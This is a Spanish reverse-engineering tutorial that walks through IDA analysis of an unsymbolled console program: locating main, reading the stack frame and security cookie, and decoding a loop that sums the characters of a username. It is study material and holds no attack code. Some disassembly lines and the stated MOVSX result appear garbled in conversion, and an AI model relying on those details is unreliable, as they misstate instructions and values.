Sabemos que a la función main se le pasan como argumentos argc argv etc los argumentos de consola.


```
int main(int argc, char *argv[])
```

Ya vimos en el ejemplo anterior que aun sin que se utilicen los argumentos, los PUSH estaban igual, o sea que es algo por default para ejecutables de consola, así que podemos buscar en la pestaña NAMES a ver si están allí.



De aquí en más cuando diga en la pestaña XXX ya saben que se abre en VIEW-OPEN SUBVIEW-XXX, para no repetir tanto.

Ahí con CTRL + F filtramos escribiendo arg y vemos por ejemplo haciendo doble click en \_p\_argc.



Buscando las referencias con X.

```

0040139A pop    ecx
0040139B loc_40139B:
0040139B call    _p_argv
004013A0 mov     edi, eax
004013A2 call    _p_argc
004013A7 mov     esi, eax
004013A9 call    get_initial_narrow_environment
004013AF push   eax
004013AF push   dword ptr [edi]
004013B1 push   dword ptr [esi]
004013B3 call    sub_401070
004013B8 add    esp, 0Ch
004013BB mov     esi, eax
004013BD call    sub_4019EF
004013C2 test   al, al
004013C4 jnz    short loc_4013CC

```

079A 0040139A: start-94 (Synchronized with Hex View-1)

Allí vemos como llama a la función \_p\_argv y \_p\_argc y lo que devuelve se pasa su contenido a la función main que es este caso es 0x401070.

Si esta misma función la veo en el IDA mío que tengo la versión con símbolos.

```

00401070
00401070 ; Attributes: bp-based frame
00401070
00401070 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401070 main proc near
00401070
00401070 var_94= dword ptr -94h
00401070 var_90= dword ptr -90h
00401070 Size= dword ptr -8Ch
00401070 var_88= dword ptr -88h
00401070 var_84= dword ptr -84h
00401070 var_7D= byte ptr -7Dh
00401070 Buf= byte ptr -7Ch
00401070 var_4= dword ptr -4h
00401070 argc= dword ptr 8
00401070 argv= dword ptr 0Ch
00401070 envp= dword ptr 10h
00401070
00401070 push    ebp
00401070 mov     ebp, esp
00401073 sub    esp, 94h
00401079 mov     eax, _security_cookie

```

14,135) 00000470 00401070: main (Synchronized with Hex View-1)

Y la referencia.

```

0040139B
0040139B loc_40139B:
0040139B call    _p_argv
004013A0 mov     edi, eax
004013A2 call    _p_argc
004013A7 mov     esi, eax
004013A9 call    get_initial_narrow_environment
004013AE push   eax ; envp
004013AF push   dword ptr [edi] ; argv
004013B1 push   dword ptr [esi] ; argc
004013B3 call    main
004013B8 add    esp, 0Ch
004013BB mov     esi, eax
004013BD call    scrt_is_managed_app
004013C2 test   al, al
004013C4 jnz    short loc_4013CC


```

3C6 push esi ; Code


004013CC

Obviamente no es la idea hacer trampa, solo chequear si el método para hallar el main se verifica y aquí es completamente cierto, buscando las referencias de los argumentos que se pasan por consola, llegamos al main.


Al renombrar el main.



Automáticamente IDA renombra los args al decirle que dicha función es el main.



Ahora se parece un poco más a la versión con símbolos jeje.



Vemos en este caso que las variables y argumentos son más numerosas que en el ejemplo anterior.

Si hacemos doble click en cualquier variable o argumento, veremos la representación estática del stack.

```
000000013 db ? ; undefined
000000012 db ? ; undefined
000000011 db ? ; undefined
000000010 db ? ; undefined
00000000F db ? ; undefined
00000000E db ? ; undefined
00000000D db ? ; undefined
00000000C db ? ; undefined
00000000B db ? ; undefined
00000000A db ? ; undefined
000000009 db ? ; undefined
000000008 db ? ; undefined
000000007 db ? ; undefined
000000006 db ? ; undefined
000000005 db ? ; undefined
000000004 var_4 dd ?
000000000 s db 4 dup(?)
000000004 r db 4 dup(?)
000000008 argc dd ?
00000000C argv dd ? ; offset
000000010 envp dd ? ; offset
000000014
000000014 ; end of stack variables
```

Vemos de abajo hacia arriba, lógicamente primero estarán los argumentos de la función que van siempre debajo del return address r ya que se pasan por PUSH y se guardan en el stack antes de llamar con CALL a la función, lo que a continuación guarda el return address en el stack.

Luego tenemos S o sea el STORED EBP que es el EBP que la función que llamo al main, se guarda en el stack cuando se empieza a ejecutar la función con el PUSH EBP.

```
00401070 var_94= dword ptr -94h
00401070 var_90= dword ptr -90h
00401070 Size= dword ptr -8Ch
00401070 var_88= dword ptr -88h
00401070 var_84= dword ptr -84h
00401070 var_70= byte ptr -70h
00401070 Buf= byte ptr -7Ch
00401070 var_4= dword ptr -4
00401070 argc= dword ptr 8
00401070 argv= dword ptr 0Ch
00401070 envp= dword ptr 10h
00401070
00401070 push ebp
00401071 mov ebp, esp
00401073 sub esp, 94h
00401079 mov eax, __security_cookie
0040107E xor eax, ebp
00401080 mov [ebp+var_4], eax
00401083 mov [ebp+var_70], 0
```

Luego mueve ESP a EBP poniendo EBP en el valor que tendrá en esta función para ser la BASE de donde se toman como referencia hacia abajo los argumentos y hacia arriba las variables, y por último el SUB ESP,0x94 mueve ESP haciendo lugar para la variables y buffers locales por eso están arriba, en este caso

será 0x94 porque calculo el compilador que eso es lo que necesita para reservar el espacio para variables y buffers, según como programamos nuestra función.

ESP queda con un valor arriba de ese espacio reservado para las variables locales y EBP queda apuntando a la BASE o HORIZONTE, que divide las variables por arriba y el STORED EBP, RETURN ADDRESS y ARGUMENTOS por debajo.

```

lar function Unexplored Instruction External symbol
Stack of main IDA View-A Names window Hex View-1 Structures
-00000017 db ? ; undefined
-00000016 db ? ; undefined
-00000015 db ? ; undefined
-00000014 db ? ; undefined
-00000013 db ? ; undefined
-00000012 db ? ; undefined
-00000011 db ? ; undefined
-00000010 db ? ; undefined
-0000000F db ? ; undefined
-0000000E db ? ; undefined
-0000000D db ? ; undefined
-0000000C db ? ; undefined
-0000000B db ? ; undefined
-0000000A db ? ; undefined
-00000009 db ? ; undefined
-00000008 db ? ; undefined
-00000007 db ? ; undefined
-00000006 db ? ; undefined
-00000005 db ? ; undefined
-00000004 var_4 db 4 dup(?)
+00000004 s db 4 dup(?)
+00000008 argc dd ?
+0000000C argv dd ? ; offset
+00000010 envp dd ? ; offset
+00000014
SP+00000090

```

Por eso en las funciones basadas en EBP, una vez que se guarda con PUSH EBP el valor de EBP de la función que llamo, y luego se mueve ESP a EBP este queda siendo como un horizonte, por eso en la vista estática del stack, se muestra 0000000000 como un horizonte y hacia arriba se ven signos menos delante y para abajo signos más.

Por eso var\_4 tiene el -00000004 delante porque tomando EBP como BASE o cero la dirección matemática seria EBP-4.


Y hacia abajo argc seria EBP+8 mirando la columna de la izquierda

```

-0000000B db ? ; undefined
-0000000A db ? ; undefined
-00000009 db ? ; undefined
-00000008 db ? ; undefined
-00000007 db ? ; undefined
-00000006 db ? ; undefined
-00000005 db ? ; undefined
-00000004 var_4 db 4 dup(?)
+00000000 s db 4 dup(?)
+00000004 r dd ?
+00000008 argc dd ? ; offset
+0000000C argv dd ? ; offset
+00000010 envp dd ? ; offset
+00000014
SP+00000090


```

Eso se puede verificar en el listado dentro de la función main donde se usa var\_4 si hacemos click derecho vemos.



Volviendo a la distribución del stack estática.

Cuando vemos en la misma un espacio vacío donde no hay variables contiguas es porque posiblemente hacia arriba haya un BUFFER (más adelante veremos los casos en que el espacio vacío es una estructura). Ahora subamos un poco.




Allí vemos Buf que es la primera variable encima de la zona vacía, hacemos click derecho ARRAY.

```

-00000094 ;
-00000094
-00000094 var_94 dd ?
-00000090 var_90 dd ?
-0000008C Size dd ?
-00000088 var_88 dd ?
-00000084 var_84 dd ?
-00000080 db ? ; undefined
-0000007F db ? ; undefined
-0000007E db ? ; undefined
-0000007D var_7D db ?
-0000007C Buf db ?
-0000007B db ? ; undefined
-0000007A db ? ; undefined
-00000079 db ? ; undefined
-00000078 db ? ; undefined
-00000077 db ? ; undefined
-00000076 db ? ; undefined
-00000075 db ? ; undefined
-00000074 db ? ; undefined

```

Vemos el size del ARRAY 120 ya que está compuesto de 120 elementos de 1 byte.




Ahora la representación del stack quedo mejor.

```

lar function Unexplored Instruction External symbol
x Stack of main x IDA View-A x Names window x Hex View-1 x S
^ -00000094 ;
-00000094 var_94 dd ?
-00000090 var_90 dd ?
-0000008C Size dd ?
-00000088 var_88 dd ?
-00000084 var_84 dd ?
-00000080 db ? ; undefined
-0000007F db ? ; undefined
-0000007E db ? ; undefined
-0000007D var_7D db ? 120 dup(?)
-0000007C Buf db ?
-0000007B var_7B db ?
-0000007A var_7A db ?
-00000079 var_79 db ?
-00000078 var_78 db ?
-00000077 var_77 db ?
-00000076 var_76 db ?
-00000075 var_75 db ?
-00000074 var_74 db ?
+00000090 s db 4 dup(?)
+00000094 r db 4 dup(?)
+00000098 argc dd ?
+0000009C argv dd ? ; offset
+000000A0 envp dd ? ; offset
+000000A4 ; end of stack variables

```

Vemos la base EBP y recordamos que una vez que EBP y ESP se igualan en MOV EBP, ESP luego se le resta a ESP el valor 0x94 y queda ESP trabajando arriba de la zona de las variables.



Allí vemos la zona en que queda ESP luego de ese SUB ESP, 0x94.

Ahí se ve en la izquierda -00000094 o sea que será EBP-094 obviamente luego seguirá subiendo a medida que siga trabajando, entre a otras subfunciones etc, pero siempre mientras este dentro de esta función main y hasta que salga de la misma quedara trabajando desde ese 0x94 para arriba ya que respetara la parte reservada para las variables, para no pisarlas.

Bueno una vez que ya hicimos un paneo de la vista estática del stack, vamos reverseando las variables ya que los argumentos son conocidos (argc, argv, etc)

```

00401070 var_7D= byte ptr -7Dh
00401070 Buf= byte ptr -7Ch
00401070 var_4= dword ptr -4
00401070 argc= dword ptr 8
00401070 argv= dword ptr 0Ch
00401070 envp= dword ptr 10h
00401070
00401070 push    ebp
00401071 mov     ebp, esp
00401073 sub     esp, 94h
00401079 mov     eax, __security_cookie
0040107E xor     eax, ebp
00401080 mov     [ebp+var_4], eax
00401083 mov     [ebp+var_7D], 0

```

Ya vimos que var\_4 es la variable de la COOKIE\_SEGURIDAD o CANARY, vemos que lee el valor lo XOREA con EBP y lo guarda en el stack para protegerlo de OVERFLOWS, así que renombremos a eso.

```

00401070 Size= dword ptr -8Ch
00401070 var_88= dword ptr -88h
00401070 var_84= dword ptr -84h
00401070 var_7D= byte ptr -7Dh
00401070 Buf= byte ptr -7Ch
00401070 COOKIE_SEGURIDAD= dword ptr -4
00401070 argc= dword ptr 8
00401070 argv= dword ptr 0Ch
00401070 envp= dword ptr 10h
00401070
00401070 push    ebp
00401071 mov     ebp, esp
00401073 sub     esp, 94h
00401079 mov     eax, __security_cookie
0040107E xor     eax, ebp
00401080 mov     [ebp+COOKIE_SEGURIDAD], eax
00401083 mov     [ebp+var_7D], 0
00401087 mov     [ebp+var_88], 0
00401091 mov     [ebp+Size], 8
0040109B push    offset aPoneUnUser ; "Pone un User\n"
004010A0 call    sub_4011B0
004010A5 add     esp, 4
004010A8 mov     eax, [ebp+Size]
004010AE push    eax, [ebp+Buf] ; Size
004010AF lea     ecx, [ebp+Buf]
004010B2 push    ecx, [ebp+Buf]

```

153 | (499, 242) 00000480 00401080: main+10

Al igual que en el ejemplo anterior la api printf al no tener símbolos no se muestra pero viendo las strings que imprime en consola y viendo la función 0x4011b0.

```

004011B0 arg_0= dword ptr 8
004011B0 arg_4= byte ptr 0Ch
004011B0
004011B0 push    ebp
004011B1 mov     ebp, esp
004011B3 sub     esp, 8
004011B6 call    sub_401000
004011B8 lea     eax, [ebp+arg_4]
004011B8 mov     [ebp+var_4], eax
004011C1 mov     ecx, [ebp+var_4]
004011C4 push    ecx
004011C5 push    0
004011C7 mov     edx, [ebp+arg_0]
004011CA push    edx
004011CB push    1
004011CD call    ds:_acrt_iob_func
004011D3 add     esp, 4
004011D6 push    eax
004011D7 call    sub_401040
004011D8 add     esp, 10h
004011D9 mov     [ebp+var_8], eax
004011E2 mov     [ebp+var_4], 0
004011E9 mov     eax, [ebp+var_8]
004011EC mov     esp, ebp
004011EE pop     ebp
004011EF ret

```

5D7 004011D7: sub\_401040+27

Y allí dentro en 0x401040

```

00401040 arg_0= dword ptr 8
00401040 arg_4= dword ptr 0Ch
00401040 arg_8= dword ptr 10h
00401040 arg_C= dword ptr 14h
00401040
00401040 push    ebp
00401041 mov     ebp, esp
00401043 mov     eax, [ebp+arg_C]
00401046 push    eax
00401047 mov     ecx, [ebp+arg_8]
00401049 push    ecx
0040104B mov     edx, [ebp+arg_4]
0040104C push    edx
0040104F mov     eax, [ebp+arg_0]
00401052 push    eax
00401053 call    sub_401030
00401055 mov     ecx, [eax+4]
00401056 push    ecx
0040105C mov     edx, [eax]
0040105E push    edx
0040105F call    ds:_stdio_common_vfprintf
00401065 add     esp, 18h
00401068 pop     ebp
00401069 ret
00401069 sub_401040 endp
00401069

```

0440 00401040: sub\_401040

Así que renombraremos 0x4011b0 como printf.

```

00401070
00401070 push    ebp
00401071 mov     ebp, esp
00401073 sub     esp, 94h
00401079 mov     eax, __security_cookie
0040107E xor     eax, ebp
00401080 mov     [ebp+COOKIE_SEGURIDAD], eax
00401083 mov     [ebp+var_70], 0
00401087 mov     [ebp+var_88], 0
00401091 mov     [ebp+Size], 8
00401098 push    offset aPoneUnUser ; "Pone un User\n"
004010A0 call    printf
004010A5 add     esp, 4
004010A9 mov     eax, [ebp+Size]
004010AE push    eax
004010AF pop     eax

```

Sigamos adelante.

```

00401071 mov    esp, esp
00401073 sub    esp, 94h
00401079 mov    eax, __security_cookie
0040107E xor    eax, ebp
00401080 mov    [ebp+COOKIE_SEGURIDAD], eax
00401083 mov    [ebp+var_7D], 0
00401087 mov    [ebp+var_88], 0
00401091 mov    [ebp+Size], 8
0040109B push   offset aPoneUnUser ; "Pone un User\n"

```

Director	Ty	Address	Text
w	main+21		mov [ebp+Size], 8
Down r	main+38		mov eax, [ebp+Size]
Down r	main+BE		mov edx, [ebp+Size]

OK Cancel Search Help


Vemos que la variable size es inicializada con 8 y nunca más cambia su valor solo hay dos lecturas entre las referencias posteriores, así que renombraremos esa variable size como size\_CONST\_8.

```

00401070 envp= dword ptr 10h
00401070
00401070 push    ebp
00401071 mov    ebp, esp
00401073 sub    esp, 94h
00401079 mov    eax, __security_cookie
0040107E xor    eax, ebp
00401080 mov    [ebp+COOKIE_SEGURIDAD], eax
00401083 mov    [ebp+var_7D], 0
00401087 mov    [ebp+var_88], 0
00401091 mov    [ebp+Size_CONST_8], 8
0040109B push   offset aPoneUnUser ; "Pone un User\n"
004010A0 call   printf
004010A5 add    esp, 4
004010A8 mov    eax, [ebp+Size_CONST_8]
004010AE push   eax
004010AF lea    ecx, [ebp+Buf]
004010B2 push   ecx
004010B3 call   ds:get_s
004010B9 add    esp, 8
004010C0 pop   edx

```

Vemos luego una llamada a get\_s que es una evolución de la función gets pero con un máximo de caracteres que podés tipear, en este caso, el máximo sería 8 que se mueve a EAX y se pasa como argumento con el PUSH EAX y luego el LEA obtiene la dirección de la variable Buf o sea el BUFFER.



Por supuesto si entramos menos caracteres que 8 y apretamos ENTER, cortara la entrada de los mismos y retornara.

Así que sabemos que en Buf estará el User que tipeamos y que tendrá como máximo 8 caracteres.

```

004010B3 call    ds:gets_s
004010B9 add    esp, 8
004010BC lea    edx, [ebp+Buf]
004010BF push   edx      ; Str
004010C0 call    strlen
004010C5 add    esp, 4
004010C8 mov    [ebp+var_90], eax
004010CE mov    [ebp+var_84], 0
004010D8 jmp    short loc_4010E9

```

Allí vemos que luego pasa con PUSH EDX la dirección del buffer nuevamente, como argumento de la api strlen para sacar el largo de la string que está en Buf que corresponde al User, y guarda en esa var\_90 el largo que devuelve en EAX, así que renombramos la var\_90 con len\_USER.

```

004010AE push   eax      ; Size
004010AF lea    ecx, [ebp+Buf]
004010B2 push   ecx      ; Buf
004010B3 call    ds:gets_s
004010B9 add    esp, 8
004010BC lea    edx, [ebp+Buf]
004010BF push   edx      ; Str
004010C0 call    strlen
004010C5 add    esp, 4
004010C8 mov    [ebp+len_USER], eax
004010CE mov    [ebp+var_84], 0
004010D8 jmp    short loc_4010E9

004010BF push   edx      ; Str
004010C0 call    strlen
004010C5 add    esp, 4
004010C8 mov    [ebp+len_USER], eax
004010CE mov    [ebp+var_84], 0
004010D8 jmp    short loc_4010E9

004010E9 loc_4010E9:
004010E9 mov    ecx, [ebp+var_84]
004010EF cmp    ecx, [ebp+len_USER]
004010F5 jge    short loc_401110

004010F7 mov    edx, [ebp+var_88]
004010FD nosux eax, [ebp+edx+Buf]
00401102 add    eax, [ebp+var_88]
00401108 mov    [ebp+var_88], eax
0040110E jmp    short loc_4010DA

```

La flecha azul siempre indica un salto hacia atrás lo que puede ser un LOOP, y en 0x4010ce se inicializa el contador del LOOP var\_84, inclusive se ve que en 0x4010f5 está el salto condicional que evalúa la condición de salida del mismo, el contador empieza en CERO se irá incrementando en cada ciclo y saldrá cuando sea más grande o igual al largo de lo tipeado len\_USER.

```

|004010BF push    edx      ; Str
004010C0 call    strlen
004010C5 add     esp, 4
004010C8 mov     [ebp+len_USER], eax
004010CE mov     [ebp+CONTADOR], 0
004010D8 jmp     short loc_4010E9

004010E9 loc_4010E9:
004010E9 mov     ecx, [ebp+CONTADOR]
004010EF cmp     ecx, [ebp+len_USER]
004010F5 jge     short loc_401110

```

El contador se incrementa en el fin del LOOP aquí.

```

RTE\...\

004010DA loc_4010DA:
004010DA mov     eax, [ebp+CONTADOR]
004010E0 add     eax, 1
004010E3 mov     [ebp+CONTADOR], eax

```

Allí mueve el valor de CONTADOR a EAX lo incrementa y luego lo vuelve a guardar

```

004010F7 mov     edx, [ebp+CONTADOR]
004010FD movsx  eax, [ebp+edx+Buf]
00401102 add     eax, [ebp+var_88]
00401108 mov     [ebp+var_88], eax
0040110E jmp     short loc_4010DA

```

Allí mueve de EBP+EDX+BUF el primer byte del BUFFER ya que EBP+BUF se le suma CONTADOR que ahora vale cero pero se incrementara a medida que cicle el LOOP, vemos ahí que lo que hará será una sumatoria de todos los valores de los caracteres que tipee, así que a var\_88 que empieza valiendo cero, se le irán sumando en cada ciclo los valores hexadecimales de cada carácter de la string del BUFFER.

Vemos una instrucción que no habíamos visto aun MOVZX.

#### MOVZX Y MOVZX

Ambas toman un byte y lo mueven a un registro en el caso de MOVZX rellenan con ceros los bytes superiores, mientras que en el caso de MOVSX toma en cuenta el signo del byte si es positivo o sea menor o igual que 0x7f rellena con ceros y si es negativo o sea 0x80 o mayor rellena con 0xff.

MOVZX EAX,[XXXX]

Si el contenido de XXXX es 0x40 EAX valdrá 0x00000040.


También existe por ejemplo MOVZX EAX,CL

Ese caso es similar tomara el valor del byte y lo completara con ceros los bytes superiores.

MOVSX EAX,CL


Toma en cuenta el signo del byte si CL es por ejemplo 0x40, EAX valdrá 0x00000040 y si fuera 0x85 en ese caso considera el signo y al ser negativo EAX valdrá 0xffff85.

